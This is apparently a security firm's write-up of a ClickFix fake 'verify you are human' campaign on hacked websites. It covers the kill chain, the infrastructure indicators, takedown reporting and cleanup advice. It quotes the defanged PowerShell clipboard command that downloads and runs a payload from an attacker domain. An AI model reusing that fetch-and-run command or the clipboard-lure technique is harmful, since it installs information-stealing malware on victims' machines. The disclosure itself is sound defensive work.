
Fake “Human Verification” Pages Are Spreading Malware
What you’re actually looking at

You’re on a normal website — a shop, a blog, a local business — and a full-screen overlay appears that looks exactly like Cloudflare’s familiar “verify you are human” check. It isn’t real. The website has been hacked, and an attacker injected this overlay. The site’s owner is usually a victim too, and often has no idea. The page then walks you through a few “verification steps”: press Win + R, paste, and hit Enter.
How the trick works
The attack is a kill chain with five quick steps:
- Compromise. Attackers break into a legitimate site — usually through an out-of-date CMS or plugin — and inject a small piece of JavaScript.
- The lure. That script shows you the fake “verify you are human” overlay.
- Clipboard hijack. The moment you interact with it, the page silently copies a command onto your clipboard. You never knowingly copy anything.
- The instructions. The on-screen steps (Win + R → paste → Enter) get you to run that command yourself.
- Execution. The command downloads and runs the attacker’s payload, then closes the window so you don’t notice.
Here is the actual command it puts on your clipboard, defanged so it is safe to read:
<#Verification ID: 7b8f53452fdafe1a#>
powershell -c "iex(irm 'hxxps://claudverification-id[.]beer/7b8f53452fdafe1a' -UseBasicParsing)"; exit
In plain terms, iex(irm '…') means “download a script from the attacker’s server and run it immediately, in memory.” The end result is consistent with an information-stealer — malware that harvests saved passwords, browser cookies and crypto-wallet data. We deliberately did not download or run the payload, so we haven’t fingerprinted the exact malware family; detecting the attack safely was the priority.
One detail stood out: the attacker’s domains are named to impersonate both Cloudflare and Anthropic’s Claude — names like claudverification-id, verification-claude-cdn and claudesave. Even a cautious user who checks their network traffic sees reassuringly official-looking names. It is trust, weaponised.
What we found
We started from a single compromised winery site and pulled on the thread. Using public tools — urlscan.io and Certificate Transparency logs — we mapped the campaign’s infrastructure: 18 domains, registered in a steady stream since March 2026, across the .beer, .sbs and .shop top-level domains. Everything sits behind a single registrar and a single server in the Seychelles, and the infrastructure rotates roughly daily. It is an unusually concentrated setup for a campaign this widespread — one registrar, one IP — which also makes it a clean target for takedown.
Then we built a small crawler to find the victims. It works on a “detect, don’t detonate” principle: it opens each candidate site in an isolated, throwaway browser, watches what the page tries to copy to the clipboard, and blocks any attempt to actually download the payload. A site is only ever marked “confirmed” on hard evidence — never a guess.
In a single, partial run it confirmed 28 actively-infected websites across 12 countries: Australia, the UK, the UAE, Brazil, Argentina, Turkey, Vietnam, Bulgaria, India, the USA, Canada and Syria. Most were small businesses and online shops, but the list also included an NGO, a non-profit, and a national trade association. This is opportunistic mass compromise, not targeting — and 28 is a floor, not a ceiling: the run was cut short and the infrastructure rotates daily, so the real number is certainly higher.
| Indicator | Type | Note |
|---|---|---|
| 178.16.52[.]101 | Origin server | All domains resolve here, unproxied |
| AS202412 — Omegatech LTD, Seychelles | Hosting / ASN | |
| claudverification-id[.]beer | Lure domain | User-facing fake page |
| verification-code-js[.]beer | Lure domain | User-facing fake page |
| idverification-code[.]beer | Lure domain | User-facing fake page |
| codecerification[.]beer | Lure domain | User-facing fake page |
| claudesave[.]beer | Lure domain | User-facing fake page |
| ethercdnns[.]beer | Lure domain | User-facing fake page |
| cdn-2faclov[.]sbs | Lure domain | User-facing fake page |
| verification-claude-cdn[.]beer | Lure domain | User-facing fake page |
| framesavecloudjs[.]beer (suspended) | Lure domain | User-facing fake page |
| clipboard set to: powershell -c "iex(irm '...')"; exit | Behaviour | High-fidelity ClickFix signal |
Nine further helper / staging domains live on the same server:
cgfuryclaud[.]shop
winecdn[.]sbs
ghdnsserverns[.]beer
npanssltejs[.]beer
sssndns[.]beer
workcdnmass[.]beer
biyaconserver[.]beer
sdnssmdf-js[.]beer
bbdsnssserver[.]beer
Classification: ClickFix · FakeCaptcha · ClearFake.
What we did about it
We reported the campaign through six channels so it gets shut down and blocked everywhere at once:
- Google Safe Browsing — the user-facing lure domains, so browsers warn people automatically.
- URLhaus and ThreatFox (abuse.ch) — the malicious URLs and domain indicators, which feed into security products worldwide.
- The hosting provider and the domain registrar — consolidated abuse reports covering the entire campaign.
- Anthropic — the impersonation of the Claude brand.
By the time we checked, one of the lure domains had already been suspended by the registrar — a sign the reporting ecosystem is working. We have also contacted the owners of every affected site we identified, so they can clean up.
If you are reading this because we reached out to you — thank you for taking it seriously. The section below walks you through exactly what to check and how to clean up.
If you run a website: how to check and clean up
- Open your site in a private / incognito window. If you see a “verify you are human” step that was never there before, treat it as a compromise.
- Have your web admin or host scan for recently-modified files and injected
<script>tags that reference unfamiliar external domains, and remove them. - Update your CMS and every plugin and theme to the latest version.
- Rotate every credential: CMS logins, FTP/SFTP, hosting control panel, and database passwords.
- Restore a known-clean backup if you have one, then re-scan to confirm the injection is gone.
If you are just browsing: how to stay safe
- The one rule: no legitimate CAPTCHA or verification step ever asks you to open Run, PowerShell, or a terminal, or to paste a command. That request is the attack.
- The specific red flag is any page telling you to press Win + R and paste something.
- If you already ran it, follow the steps in the red box at the top of this page — treat the device as compromised and change your passwords from a clean one.
Sources & further reading
- Microsoft — Analyzing the ClickFix social-engineering technique
- Sekoia — IClickFix: a widespread WordPress-targeting framework
- URLhaus (abuse.ch) — malware URL tracker
We build and secure technology for mission-driven organisations. If you think your site might be affected and you are not sure where to start, get in touch — we are glad to help.
Frequently asked questions
I pasted a command from a “Cloudflare verification” — what now?+
Assume your device may be compromised. Disconnect from the internet, don't type any passwords, run a full antivirus scan, and change your important passwords from a different, trusted device. If it's a work computer, tell your IT/security contact.
Does a real Cloudflare or Google CAPTCHA ever ask me to press keys or paste something?+
No. A genuine CAPTCHA keeps you inside the browser — you tick a box or click images. It never asks you to press Win+R, open a terminal, or paste a command.
Is the website where I saw this the attacker?+
Usually not. These pages appear on otherwise-legitimate websites that were hacked. The site owner is a victim too and generally doesn't know.
What is ClickFix?+
ClickFix is a social-engineering technique: a fake error or verification page tricks you into copying a command to your clipboard and running it yourself, which installs malware — often an information stealer.
What does the command actually do?+
It launches PowerShell, downloads a script from an attacker domain, and runs it in memory. That second stage typically steals saved passwords, browser data, and crypto-wallet information.